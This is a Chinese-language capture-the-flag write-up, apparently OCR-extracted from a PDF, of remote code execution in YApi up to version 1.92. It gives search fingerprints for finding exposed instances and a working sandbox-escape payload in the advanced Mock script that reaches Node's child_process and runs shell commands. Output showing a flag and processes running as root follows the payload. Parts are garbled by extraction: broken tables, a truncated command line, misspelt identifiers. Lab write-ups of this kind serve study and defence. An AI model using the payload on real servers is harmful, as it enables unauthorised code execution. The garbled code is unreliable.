yapi 代码执行

Api 服务,导致攻击者注册用户后,即可通过 Mock 功能远程执行任意代码。

YApi<=V1.92 All

icon_hash="-715193973"


app="YApi"



打开首页

Yapi 好像是一个前端模板注入,之前有做过类似的

注册进入个人空间随便建立一个项目



随便添加一个接口

□路径: GET /path

ock地址: http://192.168.1.190:34653/mock/11/path

到数据

接口列表	测试集合	预览	编辑	运行	高级Mock		
搜索接口	添加分类						
						期望	脚本
□ 全部接口							
🖯 公共分类			是否开放	官②: 开			
520			Mock	脚本: 1			
320							
选中高级 m	nock 并打开						
用于注入 p	oc:						
const sandb	ox = this						
const Objec	tConstructor =	this.cons	tructor				
const Functi	ionConstructor	= Object	Construct	or.constru	ıctor		
const myfur	n = FunctionCo	nstructor('return pi	rocess')			
const proces	ss = myfun()						
mockJson	= process	.mainMo	dule.requ	ire("child	_process").execSync("whoami	&& r
-ef").toStrin	•		·	-		-	

保存后打开链接显现出 flag

3女山口が・ 340

状 态: ● 未完成

接口路径: GET /path 🖺

Mock地址: http://192.168.1.190:34653/mock/11/path

回数据

其中 poc 的最后一行的 execwync 框是命令行

flag-{bmh78f13fb4-d5aa-4ff4-9ced-62e70d93d377} mongodb-27017.sock PID PPID C STIME TTY UID TIME CMD 00:00:00 /bin/sh -c mongod -f /app/mongodb/ 00:00:06 mongod -f /app/mongodb/conf/mongoc 0 0 09:01 ? root 1 1 0 09:01 ? 1 0 09:01 ? 72 0 09:01 ? root 10 72 root 00:00:00 npm 88 00:00:00 sh -c node server/app.js root

00:00:03 node server/app.js



89

88 0 09:01 ?



修复:

root

删除 mock 选项